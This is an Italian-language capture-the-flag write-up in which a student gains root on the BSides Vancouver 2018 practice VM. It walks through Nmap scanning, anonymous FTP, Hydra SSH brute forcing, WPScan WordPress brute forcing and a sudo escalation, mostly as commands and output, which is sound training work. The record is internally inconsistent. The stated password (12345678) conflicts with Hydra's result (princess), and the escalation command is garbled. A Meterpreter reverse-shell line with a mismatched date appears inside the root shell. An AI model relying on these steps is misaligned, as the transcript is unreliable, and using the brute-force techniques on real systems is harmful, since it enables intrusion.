

Extra Task 13/12/24: Hacking VM BlackBox

Traccia

Argomento:

Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

Obiettivo dell'Esercizio:

Immagina che un'azienda ti chieda testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test BlackBox.

Istruzioni:

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- Potete cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- Trovate tutti i modi possibili per diventare root.

Extra Task 13/12/24: Hacking VM BlackBox

Report

Introduzione

Questo rapporto documenta i passaggi eseguiti per analizzare i servizi di rete della macchina target, identificare le vulnerabilità e sfruttarle per ottenere l'accesso root. L'analisi ha incluso tecniche di penetration testing su **FTP**, **SSH** e **HTTP**, con l'obiettivo finale di dimostrare la compromissione completa del sistema.

Scoperta della rete

La scoperta iniziale della rete è stata effettuata tramite **Nmap** per identificare i dispositivi attivi.

Comando usato: `sudo nmap -sn 192.168.50.0/24` e `nmap -sC -sV -Pn 192.168.50.155`

Risultati: host individuato come **IP 192.168.50.155**.

Servizi rilevati: **FTP** (porta 21), **SSH** (porta 22), **HTTP** (porta 80).

STEP -1

```
(kali@kali)-[~]
└─$ sudo nmap -sn 192.168.50.0/24

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 09:55 EST
Nmap scan report for 192.168.50.1
Host is up (0.0052s latency).
MAC Address: 08:00:27:39:18:21 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.155
Host is up (0.00074s latency).
MAC Address: 08:00:27:45:48:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap scan report for 192.168.50.152
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.97 seconds
```

STEP -2

```
(kali@kali)-[~]
└─$ nmap -sC -sV -Pn 192.168.50.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 10:00 EST
Nmap scan report for 192.168.50.155
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.50.100
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:45:48:08 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.82 seconds

(kali@kali)-[~]
└─$ nmap -sC -sV -Pn 192.168.50.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 10:01 EST
Nmap scan report for 192.168.50.152
Host is up (0.000030s latency).
All 1000 scanned ports on 192.168.50.152 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Analisi del servizio FTP

È stata eseguita una scansione dettagliata del servizio **FTP** con **Nmap** per verificarne la configurazione.

Comando usato: `ftp 192.168.50.155`

Risultati: FTP permetteva l'accesso anonimo.

Passaggi eseguiti: accesso al server **FTP** con credenziali anonime. Navigazione nella directory pubblica e download del file `users.txt.bk` `cd public` e `get users.txt.bk`. Il file scaricato conteneva i nomi utente **abatchy, john, mai, anne, doomguy**.

STEP -1

```
(kali@kali)-[~]
$ ftp 192.168.50.155

Connected to 192.168.50.155.
220 (vsFTPD 2.3.5)
Name (192.168.50.155:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

STEP -2

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||54936|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03 2018 .
drwxr-xr-x  3 0      0      4096 Mar 03 2018 ..
-rw-r--r--  1 0      0      31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||48631|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 32.06 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (6.85 KiB/s)
ftp> exit
221 Goodbye.

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Brute force SSH

Utilizzando i nomi utente recuperati, è stato avviato un attacco di forza bruta sul servizio **SSH** con **HYDRA**, l'unico ad avere accesso con password e non con chiave pubblica era **ANNE**, testando poi l'accesso tramite **SSH**.

Comando usato: `hydra -vV -l anne -P /usr/share/wordlists/nmap.lst ssh://192.168.50.155`

Risultati: Credenziali trovate per l'utente anne

- **Username:** anne
- **Password:** 12345678

STEP -1

```
(kali@kali)-[~]
$ ssh john@192.168.50.155

The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ECDSA key fingerprint is SHA256:Fht9tr50Ps2yBw38pBNW+YEx5wCU/d8o1th22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ECDSA) to the list of known hosts.
john@192.168.50.155: Permission denied (publickey).
```

```
(kali@kali)-[~]
$ hydra -vv -l john -P /usr/share/wordlists/nmap.lst ssh://192.168.50.155
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 14:20:59
[WARNING] Many SSH configurations limit the number of parallel tasks; it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007), ~312 tries per task
[DATA] attacking ssh://192.168.50.155:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://john@192.168.50.155:22
[INFO] target ssh://192.168.50.155:22/ does not support password authentication (method reply 4).
```

```
(kali@kali)-[~]
$ hydra -vv -l john -P /usr/share/wordlists/nmap.lst ssh://192.168.50.155
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 14:21:24
[WARNING] Many SSH configurations limit the number of parallel tasks; it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007), ~312 tries per task
[DATA] attacking ssh://192.168.50.155:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://john@192.168.50.155:22
[INFO] target ssh://192.168.50.155:22/ does not support password authentication (method reply 4).
```

```
(kali@kali)-[~]
$ hydra -vv -l john -P /usr/share/wordlists/nmap.lst ssh://192.168.50.155
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 14:21:26
[WARNING] Many SSH configurations limit the number of parallel tasks; it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007), ~312 tries per task
[DATA] attacking ssh://192.168.50.155:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://john@192.168.50.155:22
[INFO] target ssh://192.168.50.155:22/ does not support password authentication (method reply 4).
```

STEP -3

```
(kali@kali)-[~]
$ hydra -vv -l anne -P /usr/share/wordlists/nmap.lst ssh://192.168.50.155
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 14:22:59
[WARNING] Many SSH configurations limit the number of parallel tasks; it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007), ~312 tries per task
[DATA] attacking ssh://192.168.50.155:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://anne@192.168.50.155:22
[INFO] target ssh://192.168.50.155:22/ does not support password authentication (method reply 4).
```

```
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass 'iloveyou' - 5008 of 5015 [child 0] (1/8)
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass '12345678' - 5009 of 5015 [child 9] (2/8)
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass '1234567' - 5010 of 5015 [child 2] (3/8)
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass '#comment: requires you to license your own work under a compatible open source' - 5011 of 5015 [child 0] (4/8)
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass 'password' - 5012 of 5015 [child 3] (5/8)
[REDO-ATTEMPT] target 192.168.50.155 - login 'anne' - pass 'princess' - 5013 of 5015 [child 9] (6/8)
[22][ssh] host: 192.168.50.155 login: anne password: princess
[STATUS] attack finished for 192.168.50.155 (waiting for children to complete tests)
[STATUS] 139.25 tries/min, 5013 tries in 00:36h, 2 to do in 00:01h, 3 active
2 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 15:09:15
```

```
(kali@kali)-[~]
$ ssh anne@192.168.50.155
anne@192.168.50.155's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Accesso alla macchina

Una volta trovate le credenziali, è stato stabilito l'accesso alla macchina.

```
Welcome to BSides Vancouver 2018! Happy hacking

Hint: Num Lock on

bsides2018 login: anne
XPassword:
Last login: Fri Dec 13 12:59:13 PST 2024 on tty1
anne@bsides2018:~$
```

Analisi e attacco del servizio HTTP

Visitando l'indirizzo web **http://192.168.50.155**, è stato scoperto il file **robots.txt** che rivela una directory nascosta **/backup_wordpress**.

Comando usato: `dirb http://192.168.50.155`

Un attacco di brute force sul pannello di login di **WordPress** è stato eseguito utilizzando **WPScan**, con il seguente test d'accesso sul pannello di login di **WordPress**.

Comando usato: `wpscan -url http://192.168.50.155/backup_wordpress -enumerate t -enumerate p -enumerate u` e `wpscan -url http://192.168.50.155/backup_wordpress/ -password /usr/share/wordlist/nmap.lst -username john`

-Risultati: Credenziali di WordPress trovate

- **Username:** admin
- **Password:** enigma


STEP -1




STEP -2



STEP -3



STEP -4



Escalation dei privilegi

Per ottenere i privilegi di **root**, è stato creato ed eseguito un exploit personalizzato.

Passaggi eseguiti: creazione di un file in linguaggio C (**supervirus.c**), trasformandolo poi in eseguibile per macchine linux così da poter eseguire una shell con privilegi di root.

Esecuzione dell'exploit: gcc supervirus.c -o supervirus e sudo ./supervirus

```
(kali@kali)-[~]
└─$ ssh anne@192.168.50.155
anne@192.168.50.155's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Dec 13 12:19:10 2024 from 192.168.50.100
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
anne@bsides2018:~$ cd /tmp
anne@bsides2018:/tmp$ ls -la
total 20
drwxrwxrwt  5 root root 4096 Dec 13 12:34 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
drwxrwxrwt  2 root root 4096 Dec 13 06:51 .ICE-unix
drwx----- 2 root root 4096 Dec 13 06:51 pulse-PKdhtXMmr18n
drwxrwxrwt  2 root root 4096 Dec 13 06:51 .X11-unix
anne@bsides2018:/tmp$
```


STEP -1



STEP -2

```
anne@bsides2018:/tmp$ nano supervirus.c
anne@bsides2018:/tmp$ gcc supervirus.c -o supervirus
anne@bsides2018:/tmp$ ls -la
total 32
drwxrwxrwt  5 root root 4096 Dec 13 12:53 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
drwxrwxrwt  2 root root 4096 Dec 13 06:51 .ICE-unix
drwx----- 2 root root 4096 Dec 13 06:51 pulse-PKdhtXMmr18n
-rwxrwxr-x  1 anne anne 7242 Dec 13 12:53 supervirus
-rw-rw-r--  1 anne anne 132 Dec 13 12:53 supervirus.c
drwxrwxrwt  2 root root 4096 Dec 13 06:51 .X11-unix
anne@bsides2018:/tmp$ nano supervirus
```

STEP -3



Conferma dell'accesso root

Dopo aver ottenuto i privilegi di root, è stato letto il file **flag.txt** nella directory **/root** che ha confermato il successo dell'attacco.

Comando usato: `cat /root/flag.txt`

Contenuto del file: Congratulations! If you can read this, you were able to obtain root permissions on this VM. You should be proud!

```
anne@bsides2018:/tmp$ sudo ./supervirus.php/meterpreter/reverse_tcp
root@bsides2018:/tmp# cd /root
root@bsides2018:/root# ls -la
total 40
drwxr-xr-x  3 root root 4096 Mar  7 2018 .
drwxr-xr-x 23 root root 4096 Mar  3 2018 ..
-rw-r--r--  1 root root 2147 Mar  7 2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5 2018 flag.txt
-rw-r--r--  1 root root  417 Mar  7 2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19 2012 .profile
drwxr-xr-x  2 root root 4096 Dec 13 06:51 .pulse
-rw-r--r--  1 root root  256 Mar  3 2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3 2018 .selected_editor
root@bsides2018:/root# cat flag.txt
Congratulations! If you can read this, you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.155:33177) at 2024-03-07 15:04:44
root@bsides2018:/root#
```